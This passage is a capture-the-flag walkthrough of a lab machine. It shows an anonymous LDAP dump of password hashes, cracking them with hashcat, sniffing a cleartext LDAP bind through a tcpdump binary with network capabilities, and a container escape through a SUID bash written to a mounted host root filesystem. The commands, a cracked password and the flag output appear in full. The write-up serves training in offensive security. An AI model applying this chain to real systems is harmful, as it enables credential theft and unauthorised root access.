
you have to keep network tab open
Back to the site we see that we can login over LDAP which confirms what I saw earlier port 389 running on the target (isn't exposed externally).

Here is the port:
spencer@ip-10-1-46-68:~$ ss -lntp
State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
LISTEN 0 4096 0.0.0.0:22 0.0.0.0:*
LISTEN 0 32 0.0.0.0:21 0.0.0.0:*
LISTEN 0 511 0.0.0.0:80 0.0.0.0:*
LISTEN 0 2048 0.0.0.0:389 0.0.0.0:*
LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
LISTEN 0 4096 127.0.0.54:53 0.0.0.0:*
LISTEN 0 4096 [::]:22 [::]:*
LISTEN 0 511 [::]:80 [::]:*
spencer@ip-10-1-46-68:~$
When we try the credentials for spencer we get invalid credentials so let's take a look at the LDAP.

LDAP
So working with LDAP I will first try the anonymous bind for the base scope and as you can see the bind is successful so we can connect to that port without credentials.
spencer@ip-10-1-46-68:~$ ldapsearch -x -H ldap://127.0.0.1:389 -s base
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: ALL
#

#
dn:
objectClass: top
objectClass: OpenLDAProotDSE

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
So when I try to list all objects under the base dc=traverse,dc=hsm we get that there is no such object so the issue is just to find the naming contexts for this directory.
spencer@ip-10-1-46-68:~$ ldapsearch -x -H ldap://127.0.0.1:389 -b 'dc=traverse,dc=hsm' "*"
# extended LDIF
#
# LDAPv3
# base <dc=traverse,dc=hsm> with scope subtree
# filter: (objectclass=*)
# requesting: *
#

# search result
search: 2
result: 32 No such object

# numResponses: 1
And we can do that using -s base namingcontexts to find out that the naming is dc=nodomain so now we're good to dump the entire domain information.
LDAP
namingContextsadvertised on the rootDSE lists the base DNs you can enumerate when the default base returns no such object.
spencer@ip-10-1-46-68:~$ ldapsearch -x -H ldap://127.0.0.1:389 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: dc=nodomain

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
spencer@ip-10-1-46-68:~$
Doing that we got some information:
- There are two users in this directory
spencerandweb_admin. - The
web_adminmail iswebadmin@traverse.hsm. - Each password has a base64-encoded blob under the attribute userPassword.
pencer@ip-10-1-46-68:~$ ldapsearch -x -H ldap://127.0.0.1:389 -b "dc=nodomain" "*" "+"
# extended LDIF
#
# LDAPv3
# base <dc=nodomain> with scope subtree
# filter: (objectclass=*)
# requesting: * +
#

# nodomain
dn: dc=nodomain
objectClass: top
objectClass: dcObject
objectClass: organization
o: nodomain
dc: nodomain
structuralObjectClass: organization
entryUUID: 60e209fa-ccc9-1040-82f9-a7e8212b2566
creatorsName: cn=admin,dc=nodomain
createTimestamp: 20260415034607Z
entryCSN: 20260415034607.040073Z#000000#000#000000
modifiersName: cn=admin,dc=nodomain
modifyTimestamp: 20260415034607Z
entryDN: dc=nodomain
subschemaSubentry: cn=Subschema
hasSubordinates: TRUE

# users, nodomain
dn: ou=users,dc=nodomain
objectClass: organizationalUnit
objectClass: top
ou: users
structuralObjectClass: organizationalUnit
entryUUID: e7c1e0e4-ccc9-1040-98ac-fdafa891f7d2
creatorsName: cn=admin,dc=nodomain
createTimestamp: 20260415034953Z
entryCSN: 20260415034953.321766Z#000000#000#000000
modifiersName: cn=admin,dc=nodomain
modifyTimestamp: 20260415034953Z
entryDN: ou=users,dc=nodomain
subschemaSubentry: cn=Subschema
hasSubordinates: TRUE

# spencer, users, nodomain
dn: uid=spencer,ou=users,dc=nodomain
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
uid: spencer
cn: Spencer Tomkins
sn: Tomkins
mail: spencer@traverse.hsm
structuralObjectClass: inetOrgPerson
entryUUID: e9cb6c16-ccc9-1040-98ad-fdafa891f7d2
creatorsName: cn=admin,dc=nodomain
createTimestamp: 20260415034956Z
userPassword:: e1NTSEF9d0JNb2dxQUZiUnZkcWJNTUtqNEovalR6YlVQOUtSVkU=
entryCSN: 20260415035317.929650Z#000000#000#000000
modifiersName: cn=admin,dc=nodomain
modifyTimestamp: 20260415035317Z
entryDN: uid=spencer,ou=users,dc=nodomain
subschemaSubentry: cn=Subschema
hasSubordinates: FALSE

# web_admin, users, nodomain
dn: uid=web_admin,ou=users,dc=nodomain
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
uid: spencer
uid: web_admin
cn:: V2ViIA==
sn: Administrator
mail: webadmin@traverse.hsm
structuralObjectClass: inetOrgPerson
entryUUID: 0bd6ef74-ccca-1040-98ae-fdafa891f7d2
creatorsName: cn=admin,dc=nodomain
createTimestamp: 20260415035053Z
userPassword:: e1NTSEF9RVZCKzBBblVyRGc4T3Q4c2JOdFUrdzBqME1keXRqWEY=
entryCSN: 20260415035332.579404Z#000000#000#000000
modifiersName: cn=admin,dc=nodomain
modifyTimestamp: 20260415035332Z
entryDN: uid=web_admin,ou=users,dc=nodomain
subschemaSubentry: cn=Subschema
hasSubordinates: FALSE

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 4
spencer@ip-10-1-46-68:~$
When we decode these blobs we find out that they're SSHA hashes which stands for Salted Secure Hash Algorithm and it is a hashing algorithm commonly used for securing and storing passwords, particularly in LDAP (Lightweight Directory Access Protocol) directory servers and older system architectures.
spencer@ip-10-1-46-68:~$ echo 'e1NTSEF9RVZCKzBBblVyRGc4T3Q4c2JOdFUrdzBqME1keXRqWEY=' | base64 -d; echo
{SSHA}EVB+0AnUrDg8Ot8sbNtU+w0j0MdytjXF
spencer@ip-10-1-46-68:~$ echo 'e1NTSEF9d0JNb2dxQUZiUnZkcWJNTUtqNEovalR6YlVQOUtSVkU=' | base64 -d; echo
{SSHA}wBMogqAFbRvdqbMMKj4J/jTzbUP9KRVE
spencer@ip-10-1-46-68:~$
We can crack those passwords using hashcat mode 111 and we cracked only the webadmin password as you can see.
Hashcat mode 111 cracks Salted SHA-1 (SSHA), the
{SSHA}LDAP format which is base64-encoded SHA-1(password + salt) plus salt.
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

{SSHA}EVB+0AnUrDg8Ot8sbNtU+w0j0MdytjXF:traverse15
Approaching final keyspace - workload adjusted.
Access as webadmin on Port 8080
Where we can login to find that there isn't much functionality that we can test, but there is a single button to check LDAP connection and it actually invokes a POST request to /ldap_check endpoint.

And it also leaks that the system username on the docker is admin not webadmin.

Sniffing LDAP traffic
At this point I got stuck for a while doing a lot of fuzzing for any files and also trying to send data with the POST request cause I thought this is testing the connectivity using a command or something and we can test command injection until the famous mHiluxS hinted me to look for the capabilities on the system and I did to find out that we have /usr/bin/tcpdump cap_net_admin,cap_net_raw=ep on tcpdump.
spencer@ip-10-1-46-68:/opt/venv$ getcap -r / 2>/dev/null
/snap/core22/2411/usr/bin/ping cap_net_raw=ep
/snap/snapd/27738/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin,cap_sys_resource=p
/snap/snapd/26382/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin,cap_sys_resource=p
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin,cap_sys_resource=p
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
/usr/bin/tcpdump cap_net_admin,cap_net_raw=ep
spencer@ip-10-1-46-68:/opt/venv$
These two capabilities are very important for tools like Wireshark and tcpdump.
CAP_NET_RAWis needed so dumpcap can open RAW sockets to physically capture and look inside the passing raw data packets.CAP_NET_ADMINis needed so dumpcap can force your network interface card into promiscuous mode. Without this, your computer would ignore any network traffic not specifically addressed to its own IP.
And because the application specifically says that it does LDAP check not LDAPS! We can try to sniff this traffic while invoking the check and maybe it sends credentials that we can intercept.
First we'll need the interface name as well.
4: br-b601360b6ecb: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether c2:62:97:62:af:b4 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.1/24 brd 172.20.0.255 scope global br-b601360b6ecb
       valid_lft forever preferred_lft forever
    inet6 fe80::c062:97ff:fe62:afb4/64 scope link
       valid_lft forever preferred_lft forever
Then we'll start our listener to listen for port 389 on that interface.
spencer@ip-10-1-46-68:/opt/venv$ tcpdump -i br-b601360b6ecb -A -s 0 -n port 389 18:22 [48/31]
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on br-b601360b6ecb, link-type EN10MB (Ethernet), snapshot length 262144 bytes
And when we invoke the check we'll capture the admin password.

SSH as admin on nyc-pweb03
And we can use those creds to get access as admin on the docker.

Shell as root on nyc-pweb03
When we try sudo -l we'll find that we can execute any command as sudo and we'll use that to drop into a root shell sudo -i.
admin@nyc-pweb03:~$ sudo -l
[sudo] password for admin:
Sorry, try again.
[sudo] password for admin:
Matching Defaults entries for admin on nyc-pweb03:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User admin may run the following commands on nyc-pweb03:
    (ALL) ALL
admin@nyc-pweb03:~$
Looking at the mounts on the system we find this /mnt/share which has this /dev/root /mnt/share ext4 rw,relatime,discard,errors=remount-ro,commit=30 0 0.
The device /dev/root is being mounted which is an alias that resolves to whatever the actual boot disk partition to the mount point /mnt/share since it is the same physical partition mounted twice at two different points anything under the /mnt/share on the host is literally the same bytes as the corresponding path on /.
When the host's root filesystem (
/dev/root) is also mounted inside the container (e.g. at/mnt/share), writing a SUID binary there exposes the same file on the host and yields host root.
root@nyc-pweb03:/var/www/dashboard# cat /proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/50/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs
/snapshots/49/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/44/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/41/fs:/var/
lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/40/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/39/fs:/var/lib/containerd/io.cont
ainerd.snapshotter.v1.overlayfs/snapshots/38/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/37/fs:/var/lib/containerd/io.containerd.snapshotter.v1.
overlayfs/snapshots/36/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/3/fs,upperdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snap
shots/51/fs,workdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/51/work,nouserxattr 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs ro,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 ro,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/root /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,commit=30 0 0
/dev/root /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,commit=30 0 0
/dev/root /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,commit=30 0 0
/dev/root /mnt/share ext4 rw,relatime,discard,errors=remount-ro,commit=30 0 0
proc /proc/bus proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/fs proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/irq proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/sys proc ro,nosuid,nodev,noexec,relatime 0 0
proc /proc/sysrq-trigger proc ro,nosuid,nodev,noexec,relatime 0 0
tmpfs /proc/acpi tmpfs ro,relatime,size=4k,nr_inodes=1,inode64 0 0
tmpfs /proc/interrupts tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
tmpfs /proc/kcore tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
tmpfs /proc/keys tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
tmpfs /proc/latency_stats tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
tmpfs /proc/scsi tmpfs ro,relatime,size=4k,nr_inodes=1,inode64 0 0
tmpfs /proc/timer_list tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
tmpfs /sys/firmware tmpfs ro,relatime,size=4k,nr_inodes=1,inode64 0 0
So this means whatever we write to this mount we'll get reflected with the same permission on the actual host so we'll write a bash binary with SUID set on it.
root@nyc-pweb03:/var/www/dashboard# cp /bin/bash /mnt/share/rootbash
root@nyc-pweb03:/var/www/dashboard# chown root:root /mnt/share/rootbash
root@nyc-pweb03:/var/www/dashboard# chmod 4755 /mnt/share/rootbash
root@nyc-pweb03:/var/www/dashboard#spencer@ip-10-1-46-68:~$ ls /var/share/
rootbash test.txt
spencer@ip-10-1-46-68:~$ /var/share/rootbash
rootbash-5.1$ echo 1 >And when we execute it as you can see we're root.
pencer@ip-10-1-46-68:~$ /var/share/rootbash -p
rootbash-5.1# whoami
root
rootbash-5.1# cat /root/root.txt
             @ @
     / \     { _____}      / \
   / | \___/*******\___/ | \
  (   I  /   ~   '   ~   \  I   )
   \ | | 0 0 | | /
     \ | A | /
       \__    _______    __/
          \_____________/
    _-------* *-------_
   / /--- :OO ---\ \
 /  /     (    Root!!   )     \  \
{  (     (               )     )  }
 \ \ | | / /
   \ \ | | / /
    **** | | ****
   //|\\ \_____________/ //|\\
   *         '*** ***'         *
  ***.       .*** ***.       .***
  '*************' '*************'

HSM{081542b7ee<OK OK>}
rootbash-5.1#
Path
That's what We did in this box
